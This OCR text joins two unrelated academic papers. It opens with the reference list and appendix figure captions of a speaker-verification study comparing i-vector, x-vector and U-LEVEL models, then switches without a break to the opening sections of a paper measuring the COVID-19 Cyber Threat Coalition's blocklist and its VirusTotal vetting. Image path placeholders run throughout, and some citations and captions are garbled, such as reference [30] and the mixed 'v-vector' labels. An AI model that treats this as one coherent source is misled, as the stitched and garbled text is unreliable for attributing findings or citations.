[21] Ahilan Kanagasundaram, Sridha Sridharan, Sriram Ganapathy, Prachi Singh, and Clinton Fookes. A study

of x-vector based speaker recognition on short utterances. In *Proceedings of the 20th Annual Conference of the International Speech Communication Association, INTERSPEECH 2019. Vol. 2019-September.*, pages 2943–2947. ISCA (International Speech Communication Association), 2019.

[22] Weidi Xie, Arsha Nagrani, Joon Son Chung, and Andrew Zisserman. Utterance-level aggregation for speaker recognition in the wild. In *ICASSP 2019-2019 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, pages 5791–5795. IEEE, 2019.

[23] Siri Team. Personalized hey siri. https://machinelearning.apple.com/research/personalized-hey-siri, 2018.

[24] Chunlei Zhang and Kazuhito Koishida. End-to-end text-independent speaker verification with triplet loss on short utterances. In *Interspeech*, pages 1487–1491, 2017.

[25] Najim Dehak, Patrick J Kenny, Réda Dehak, Pierre Dumouchel, and Pierre Ouellet. Front-end factor analysis for speaker verification. *IEEE Transactions on Audio, Speech, and Language Processing*, 19(4):788–798, 2010.

[26] Daniel Garcia-Romero and Carol Y Espy-Wilson. Analysis of i-vector length normalization in speaker recognition systems. In *Twelfth annual conference of the international speech communication association*, 2011.

[27] Jinghua Zhong, Wenping Hu, Frank K Soong, and Helen Meng. Dnn i-vector speaker verification with short, text-constrained test utterances. In *Interspeech*, pages 1507–1511, 2017.

[28] Yun Tang, Guohong Ding, Jing Huang, Xiaodong He, and Bowen Zhou. Deep speaker embedding learning with multi-level pooling for text-independent speaker verification. In *ICASSP 2019-2019 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, pages 6116–6120. IEEE, 2019.

[29] Shi-Xiong Zhang, Zhuo Chen, Yong Zhao, Jinyu Li, and Yifan Gong. End-to-end attention based text-dependent speaker verification. In *2016 IEEE Spoken Language Technology Workshop (SLT)*, pages 171–178. IEEE, 2016.

[30] Alonzo Church. David crystal. linguistics. penguin books ltd., harmondsworth, middlesex, and penguin books, inc., baltimore, maryland, 1971, 267 pp.-frank palmer. grammar. penguin books ltd., harmondsworth, middlesex, and penguin books, inc., baltimore, maryland1971, 200 pp. *The Journal of Symbolic Logic*, 37(2):420–420, 1972.

[31] Junichi Yamagishi, Christophe Veaux, and Kirsten MacDonald. CSTR VCTK Corpus: English multi-speaker corpus for CSTR voice cloning toolkit (version 0.92), 2019.

[32] Vassil Panayotov, Guoguo Chen, Daniel Povey, and Sanjeev Khudanpur. Librispeech: an asr corpus based on public domain audio books. In *Acoustics, Speech and Signal Processing (ICASSP), 2015 IEEE International Conference on*, pages 5206–5210. IEEE, 2015.

[33] CoML. phonemizer. https://github.com/bootphon/phonemizer, 2020.

[34] Jongseok Park, Kyubyong & Kim. g2pe. https://github.com/Kyubyong/g2p, 2019.

[35] Michael McAuliffe, Muhammad Rifqi Fatchurrahman Putra Danar, Christophe Veaux, Paweł Potrykus, Arlie Coles, and Harsh Mishra. Montrealcorpustools. https://github.com/MontrealCorpusTools/Montreal-Forced-Aligner, 2015.

[36] Manoj Kumar, Tae Jin-Park, Somer Bishop, Catherine Lord, and Shrikanth Narayanan. Designing neural speaker embeddings with meta learning, 2020.

[37] Arnab Poddar, Md Sahidullah, and Goutam Saha. Performance comparison of speaker recognition systems in presence of duration variability. In *2015 Annual IEEE India Conference (INDICON)*, pages 1–6. IEEE, 2015.

[38] Wiki. Wiktionary:frequency lists/contemporary fiction. https://en.wiktionary.org/wiki/Wiktionary:Frequency_lists/Contemporary_fiction, 2018.

[39] Jun Du, Yan-Hui Tu, Lei Sun, Feng Ma, Hai-Kun Wang, Jia Pan, Cong Liu, Jing-Dong Chen, and Chin-Hui Lee. The ustc-iflytek system for chime-4 challenge. *Proc. CHiME*, 4:36–38, 2016.

[40] Michael R Kosorok et al. Discussion of: Brownian distance covariance. *The Annals of Applied Statistics*, 3(4):1270–1278, 2009.

[41] Achintya Kumar Sarkar, Driss Matrouf, Pierre Michel Bousquet, and Jean-François Bonastre. Study of the effect of i-vector modeling on short and mismatch utterance duration for speaker verification. In

Thirteenth Annual Conference of the International Speech Communication Association, 2012.

[42] Ruirui Li, Jyun-Yu Jiang, Jiahao Liu Li, Chu-Cheng Hsieh, and Wei Wang. Automatic speaker recognition with limited data. In *Proceedings of the 13th International Conference on Web Search and Data Mining*, pages 340–348. ACM, 2020.

[43] Thomas Fang Zheng, Qin Jin, Lantian Li, Jun Wang, and Fanhu Bie. An overview of robustness related issues in speaker recognition. In *Signal and Information Processing Association Annual Summit and Conference (APSIPA), 2014 Asia-Pacific*, pages 1–10. IEEE, 2014.

[44] Mohammed Usman. On the performance degradation of speaker recognition system due to variation in speech characteristics caused by physiological changes. *International Journal of Computing and Digital Systems*, 6(03):119–126, 2017.

[45] Arnab Poddar, Md Sahidullah, and Goutam Saha. Speaker verification with short utterances: a review of challenges, trends and opportunities. *IET Biometrics*, 7(2):91–101, 2017.

[46] Nancie Gunson, Diarmid Marshall, Fergus McInnes, and Mervyn Jack. Usability evaluation of voiceprint authentication in automated telephone banking: Sentences versus digits. *Interacting with Computers*, 23(1):57–69, 2011.


[47] Andreas Nautsch, Christian Rathgeb, Rahim Saeidi, and Christoph Busch. Entropy analysis of i-vector feature spaces in duration-sensitive speaker recognition. In *2015 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, pages 4674–4678. IEEE, 2015.

[48] Mansour Alsulaiman, Awais Mahmood, and Ghulam Muhammad. Speaker recognition based on arabic phonemes. *Speech Communication*, 86:42–51, 2017.

Appendix

A Supplementary Experiment Results


It is the figure of results in Sec. 4.2. The results in i-vector and x-vector of 4.2.1, 4.2.2, 4.2.4, 4.2.5, 4.2.6, 4.2.7 are shown in Fig. 19, Fig. 20, Fig. 15, Fig. 13, Fig. 14, Fig. 16, separately. The results in x-vector and U-LEVEL of 4.3 isc shown in Fig. 17. The results in i-vector and U-LEVEL of 5.3 is shown in Fig. 18.



(a) FRR (i-vector) (b) FRR (v-vector)

(c) FAR (i-vector) (d) FAR (v-vector)

Figure 13: False recognition rate vs. Synergies of Richness and Length ❺. (a), (b) show the FRR in i-vector and x-vector. (c), (d) show the FAR of distinguishability.



(a) FRR of Consistency (i-vector)

(b) FAR of Distinguishability (i-vector)

(c) FRR of Consistency (v-vector)

(d) FAR of Distinguishability (v-vector)

Figure 14: False recognition rate vs. Synergies of Length and Element ❻. (a), (c) show the FRR in i-vector and x-vector. (b), (d) show the FAR.




(a) False Recognition Rate (i-vector) (b) False Recognition Rate (v-vector)

Figure 15: False recognition rate vs. Order ❹.




(a) False Recognition Rate (i-vector) (b) False Recognition Rate (v-vector)


Figure 16: False recognition rate vs. Synergies of Richness and Element ❼.




(a) FRR of Consistency (v-vector, random phones)




(b) FRR of Consistency (v-vector, actual words)




(c) FAR of Distinguishability (v-vector, random phones)




(d) FAR of Distinguishability (v-vector, actual words)




(e) FRR of Consistency (U-LEVEL, random phones)



(f) FRR of Consistency (U-LEVEL, actual words)




(g) FAR of Distinguishability (U-LEVEL, random phones)




(h) FAR of Distinguishability (U-LEVEL, actual words)

Figure 17: False recognition rate vs. Synergies of Richness and Length ❺. (a), (e) show the FRR of consistency from test cases composed of random combinations of phones in x-vector and U-LEVEL. (b), (f) show the FRR of consistency from test cases composed of actual words in x-vector and U-LEVEL. (c), (g) show the FAR from test cases composed of random combinations of phones in x-vector and U-LEVEL. (d), (h) show the FAR from test cases composed of actual words in x-vector and U-LEVEL.




(a) Test Results for Method 1 and Method 2 (i-vector)




(b) Test Results for Method 1 and Method 2 (U-LEVEL)


Figure 18: False recognition rates and reversed score (i.e., 10-PROLE Score) from the 30 wake-up words for Method 1 and Method 2.




(a) FRR of Consistency (i-vector)



(b) FAR of Distinguishability (i-vector)




(c) FRR of Consistency (v-vector)




(d) FAR of Distinguishability (v-vector)


Figure 19: False recognition rate vs. Richness ❶. (a), (c) show the FRR of consistency in i-vector and x-vector. (b), (d) show the FAR of distinguishability in the two models.




(a) FRR of Consistency (i-vector)



(b) FAR of Distinguishability (i-vector)



(c) FRR of Consistency (v-vector)



(d) FAR of Distinguishability (v-vector)

Figure 20: False recognition rate vs. Length ❷. (a) show the FRR of consistency in i-vector and x-vector. (b), (d) show the FAR of distinguishability.

Helping hands: Measuring the impact of a large threat intelligence sharing community

Xander Bouwman[1], Victor Le Pochat[2], Pawel Foremski[3], Tom Van Goethem[2], Carlos H. Gañán[1,5], Giovane C. M. Moura[4], Samaneh Tajalizadehkhoob[5], Wouter Joosen[2], and Michel van Eeten[1]

[1]Delft University of Technology
[2]imec-DistriNet, KU Leuven
[3]Farsight Security, Inc. / IITiS PAN
[4]SIDN Labs
[5]ICANN

Abstract

We tracked the largest volunteer security information sharing community known to date: the COVID-19 Cyber Threat Coalition, with over 4,000 members. This enabled us to address long-standing questions on threat information sharing. First, does collaboration at scale lead to better coverage? And second, does making threat data freely available improve the ability of defenders to act? We found that the CTC mostly aggregated existing industry sources of threat information. User-submitted domains often did not make it to the CTC's blocklist as a result of the high threshold posed by its automated quality assurance using VirusTotal. Although this ensured a low false positive rate, it also caused the focus of the blocklist to drift away from domains related to COVID-19 (1.4%-3.6%) to more generic abuse, such as phishing, for which established mitigation mechanisms already exist. However, in the slice of data that was related to COVID-19, we found promising evidence of the added value of a community like the CTC: just 25.1% of these domains were known to existing abuse detection infrastructures at time of listing, as compared to 58.4% of domains on the overall blocklist. From the unique experiment that the CTC represented, we draw three lessons for future threat data sharing initiatives.

1 INTRODUCTION

For years now, research has consistently found that threat data feeds each cover just a fraction of the landscape. Numerous comparisons have been made among different threat intelligence sources and they all find very little overlap: feeds are dominated by data points that appear only in a single source and in no other one. This holds across the spectrum of threat data, from freely available blocklists and abuse feeds [1, 2] to closed industry sources [3], all the way up to the most expensive feeds at the high end of the market [4]. It points to poor coverage of the threat landscape, a problem for the industry and – more importantly – for its customers. To illustrate: anti-phishing companies missed a large portion of the phishing sites targeting their customers, while those sites were being discovered by their competitors [5].

While prior work on threat intelligence sources demonstrated the problem of low coverage, it does not discuss how it could be overcome. One obvious and often proposed solution is more data sharing. This typically takes place in informal trusted communities of specialists or in formalized sharing agreements among firms, such as the Cyber Threat Alliance [6] and the Anti-Phishing Working Group [7], which often demand reciprocity, or 'quid pro quo', in order to avoid free-riding behavior. This forms a high entry barrier for access to the shared data, as not everyone has enough to contribute in order to gain access, and so benefits are typically limited to corporate entities. Non-participants can only get access to the separate services of these firms. In economic terms, such sharing arrangements create club goods, not public goods.

A potentially more effective form of information sharing would go beyond these boundaries: open to any contributor, with free access for anyone to the pooled data. Under normal conditions, market incentives would prevent such a public good from emerging. Generating quality threat information costs money and firms have to recoup their investments. However, the 2020 global pandemic gave rise to a real-world experiment that temporarily suspended normal economics in data sharing: the COVID-19 Cyber Threat Coalition (CTC) [8]. The CTC was a volunteer-based response where firms and individuals shared threat intelligence on pandemic-related threats posed by cybercriminals as well as nation states [9]. The coalition's mission was "to operate the largest professional-quality threat lab in the history of cybersecurity" and reduce gaps in availability and coverage of existing defense mechanisms [8, 10]. After 3 months, over 4,000 individuals and organizations had signed up, with companies like Symantec, Microsoft and Cofense contributing data [11, 12]. Contrary to sharing based on quid pro quo, the resulting blocklist was freely available to anyone.

Does such large-scale open data sharing actually improve our defenses against threats? To the best of our knowledge, research on the effectiveness of large data-sharing arrangements

is extremely sparse. More than a decade ago, Moore and Clayton studied the inner workings of crowdsourcing at PhishTank, but not its impact on mitigation [13]. Thomas et al. found that a Google-based threat exchange could have more impact than existing standalone anti-abuse pipelines [14] but access to the pooled data in the exchange was restricted. A recent study on VirusTotal did not analyse the information-sharing aspects of the service nor its impact, but evaluated the aggregation of detection results of the participating vendors [15].

In this paper, we set out to extend the literature on data-sharing arrangements by learning from the CTC experiment. We investigate two questions: *(i)* By pooling data from its community, did the CTC improve coverage of COVID-19-related threats over existing defenses? And *(ii)* Did publishing threat data in a freely available blocklist improve the ability of defenders to act against threats, compared to the existing abuse mitigation infrastructure? To answer these questions, we first describe the organizational setup of the CTC and observe how the community pooled data and conducted quality assurance. We then evaluate the blocklist through manual classification of a sample and by identifying false negatives for COVID-19-related domains. Next, we conduct longitudinal measurements to infer *who* acted *when* against domains on the CTC blocklist: registry, registrar, browser vendor, or security provider? We end by identifying key lessons for improving the impact of open large-scale data sharing mechanisms.

In sum, our contributions are:

- We present the first empirical evaluation of a large and open threat sharing community, the COVID-19 Cyber Threat Coalition, and describe its mechanisms for producing and vetting threat intelligence.
- We find that user contributions were heavily skewed, with just 10 users making 90% of contributions. Further, the high threshold posed by the indicator vetting process, which relied on VirusTotal, resulted in a mere 5.14% of user-contributed indicators actually being propagated to the blocklist. Instead, most data came from commercial firms, and at least part of this was vetted against a lower threshold.
- We show that the CTC list went well beyond the scope of just COVID-19-related threats. Generic phishing made up a large portion of the blocklist: domains containing the word *whatsapp* (2.8%) outnumbered those containing keywords related to COVID-19 (2.6%).
- Based on longitudinal measurements, we demonstrate that for 58.4% of the domains on the CTC blocklist, existing abuse-mitigation mechanisms were faster: domain-level or client-side interventions had already taken place before the domains appeared on the blocklist. For COVID-19-related domains, this share is smaller: 25.1%, which is evidence of added value of the community. The remaining portion was intervened against later or not at all. This means that the blocklist improved the ability of defenders to protect themselves. Its impact could have been larger, if it had not depended as much on VirusTotal for vetting indicators.

2 THE CTC COMMUNITY

The CTC started as a Slack community on March 19 – a week after the WHO declared COVID-19 a pandemic. Joshua Saxe, a security specialist at Sophos, founded the community out of a "personal sense of alarm", conceiving it as a "crisis commons model" where "traditional competition and grievance [were] set aside in a moment of exceptional need" [16]. The CTC founders articulated objectives for the community and then set up community support services for volunteers to join and participate. We also joined and revealed ourselves as researchers interested in learning more about how the community was functioning. The CTC's mission was threefold: fostering collaboration across organizations to uncover otherwise missed threats, producing professional-grade output that the community can rely on, and prioritizing the public good over the interests of individual actors [8].

2.1 Information products

The CTC set out to publish an open high-quality blocklist containing COVID-19-themed abuse to "supplement the existing defensive structure" by setting up a "separate threat intelligence platform dedicated just to pandemic-related cyber activity" [10, 17]. Blocklist data was published on the CTC's website from March 29, 2020 onwards [18]. In May, it reported that over 60,000 distinct IP addresses had been consuming the blocklist [19]. Initially, they offered two types of lists: one with vetted indicators of compromise (IOCs) and a larger list with unvetted IOCs submitted by the community. The latter was eventually discontinued to "produce the highest quality feeds with the least amount of false positives possible" [20]. Within the vetted category, four blocklist files were available: for domains, URLs, IP addresses and file hashes. The latter two, however, have remained empty at all times. Our analysis focuses on what is arguably the main list, i.e., the domain list.

The technical indicators were supplemented by threat advisories and community meetings. The advisories featured themes like phishing and ransomware related to COVID-19, trends in pandemic-related domain registrations, and the security challenges of remote work. They were published on the CTC website[1] and sent out via a mailing list every week from April 6 until May 26. From April 16 onward, community leaders also organized online community meetings or 'town halls' hosted on Zoom and archived on YouTube [21]. These webinars were intended to disseminate findings from the reports, to update the community on changes to the CTC procedures and infrastructure, to interview representatives of security companies, and to allow for Q&A with the community leaders. For the first two months, town halls were organized weekly; after June 11, the CTC planned to organize them every two weeks, but no town halls took place since.

[1] https://www.cyberthreatcoalition.org/advisories




Figure 1: Member activity on the CTC Slack workspace peaked 1.5 weeks after the community was founded [19].

2.2 Community structure

The primary means of collaboration in the Cyber Threat Coalition was a Slack workspace. The aim of this Slack workspace, which anybody could join, was for members of the security community to share information and make the necessary contacts for interventions [22]. After a brief period of unstructured posts, the workspace was organized into themed channels for posting community updates, IOCs per topic (e.g., web, email, malware), and region-based networking. Membership grew to 1,500 in one week [23] and to over 4,000 after 3 months [24]. Members were requested to add their affiliation and job title to their screen name, although this information was not validated. Of the users who indicated a country in their username, around half came from North America, around a third from Europe (mainly the United Kingdom and the Netherlands), 3% from Australia, with the rest scattered around the world. Based on stated affiliations, the CTC counted representatives of security vendors, healthcare providers, CERTs, financial institutions, domain name infrastructure providers, major technology firms and law enforcement agencies among its members. Activity peaked at the end of March and then slowly decreased (Figure 1). By July, the public channels saw much less activity, with daily posts in the single digits, and no official announcements were made except for a single update in February 2021 stating that the CTC was in "low battery mode" but "evolving".

The community had a simple organizational structure [19]: a 'steering committee' functioned as administrators for the community, with its members committed to "sacrificial" time contributions [22], leading teams for various tasks like vetting process development, advisory writing, and media outreach. Within the larger community, over 100 'vetted volunteers' [25] underwent identity verification via their social media profiles to obtain access to private channels, where more sensitive data could be shared [22].




Figure 2: Counts of unique domains newly seen in the CTC AlienVault OTX group and on the CTC blocklist (logarithmic scale), and the proportion of AlienVault OTX domains that were propagated to the CTC blocklist.

3 PRODUCTION OF THE BLOCKLIST

In this section, we describe how the CTC's prime information product was sourced and vetted. Four sources fed the CTC blocklist: *(i)* user contributions on Alienvault OTX; *(ii)* user contributions via a Slackbot; and industry lists from both *(iii)* named and *(iv)* unnamed vendors.

Initially, TI sharing was ad hoc, consisting of community members posting free-form IOCs, first in the general Slack channel and soon after in field-specific channels (e.g., for email and domains). After one week, the CTC set up groups for machine-readable TI sharing on AlienVault OTX [23]. Users could submit IOCs to the CTC Slack workspace. After they had been checked for maliciousness , indicators were published on the 'vetted' list [22]. In June, the CTC introduced a Slackbot that let users contribute indicators as well as vet indicators supplied by other users [11]. We describe these two vetting mechanisms in subsection 3.2. Further, commercial security providers contributed "hundreds of millions of indicators per day" [22] outside of the AlienVault group, although these were also subject to the same vetting procedure. These indicators appear to represent the vast majority of domains on the final vetted blocklist, as demonstrated in Figure 2. Known industry contributors to the CTC are Symantec [12], Microsoft and Cofense [11], but other vendors have asked to remain anonymous [22].

3.1 User contributions on AlienVault OTX

We analyze the indicators contributed to the CTC group on AlienVault OTX, using the API to gather all submissions over time. By July 2020, 738 users had been accepted into the CTC's closed AlienVault OTX group. Only 47 users actually contributed IOCs – 10 of whom made 90% of all contributions (Figure 3). The two heaviest contributors did so on a fixed schedule, and described drawing on newly registered domains and certificate transparency for their lists. Others added more opportunistically, with a downward trend over time. In general, recipients were often left guessing as the source or method behind the contributed indicators.




Figure 3: Daily count of unique domain indicators contributed to the CTC AlienVault OTX group, with the top 10 and other contributors ranked on the total number of contributions over time.

In other words, even though the community has over 4000 members, only 1–2% of them contributed indicators, with 10 users contributing the bulk. This skewed distribution resembles the pattern found in the PhishTank community project, where volunteers collect and classify phishing sites [13]: there, the top 10 contributors made 69.9% of submissions and 57.4% of votes [26]. It also resembles free and open source software (FOSS) development, where a tiny fraction of contributors supplies most code and most others only contribute once, typically in the form of a bug report [27]. As we discuss in the next section, most user contributions to the CTC never made it past the vetting stage (see also subsection 3.2). At the outset, a large proportion of AlienVault submissions made it to the CTC blocklist, but after the list was reset on April 12 (subsection 4.2), domains added to the CTC blocklist came mostly from named and unnamed industry sources. Over the entire period of our data collection, just 1.23% of domains on the blocklist came from user contributions on OTX.

3.2 Quality assurance

The community admins instituted vetting mechanisms for submitted indicators, in order to "provide reasonable assurance that what we re-share with the public are examples of truly malicious artifacts" [16]. Initially, vetting consisted of a pool of volunteers manually verifying maliciousness of submitted indicators. The workflow was eventually automated using a security orchestration service that integrated VirusTotal: if a domain received 10 or more hits, this would lead to a domain being marked as malicious and propagated to the blocklist. A domain with between 4 and 10 hits would require manual review, while for fewer than 4 hits, it would be marked as "clean" [11] and dropped.

Although automation allowed for higher volumes of indicators to be processed, this workflow left the community with three problems. First, only indicators that were already known to be malicious by many VirusTotal scanners could be added to the blocklist. Earlier research has consistently found very low overlap among TI sources [1, 4], so requiring that indicators are found by 10 scanners imposes a high threshold to propagation. It meant that just 5.14% of domains from the AlienVault OTX group made it onto the blocklist. Moreover, VirusTotal aggregates labels from 84 established automated scanners, negating the community contribution aspect of the CTC. The second problem: some of the contributed industry sources, in particular Cofense [11], were seen as reliable, yet their indicators did not appear on the vetted blocklist as too few VirusTotal scanners flagged them. As a solution, the CTC admins lowered the thresholds for these trusted sources [11].

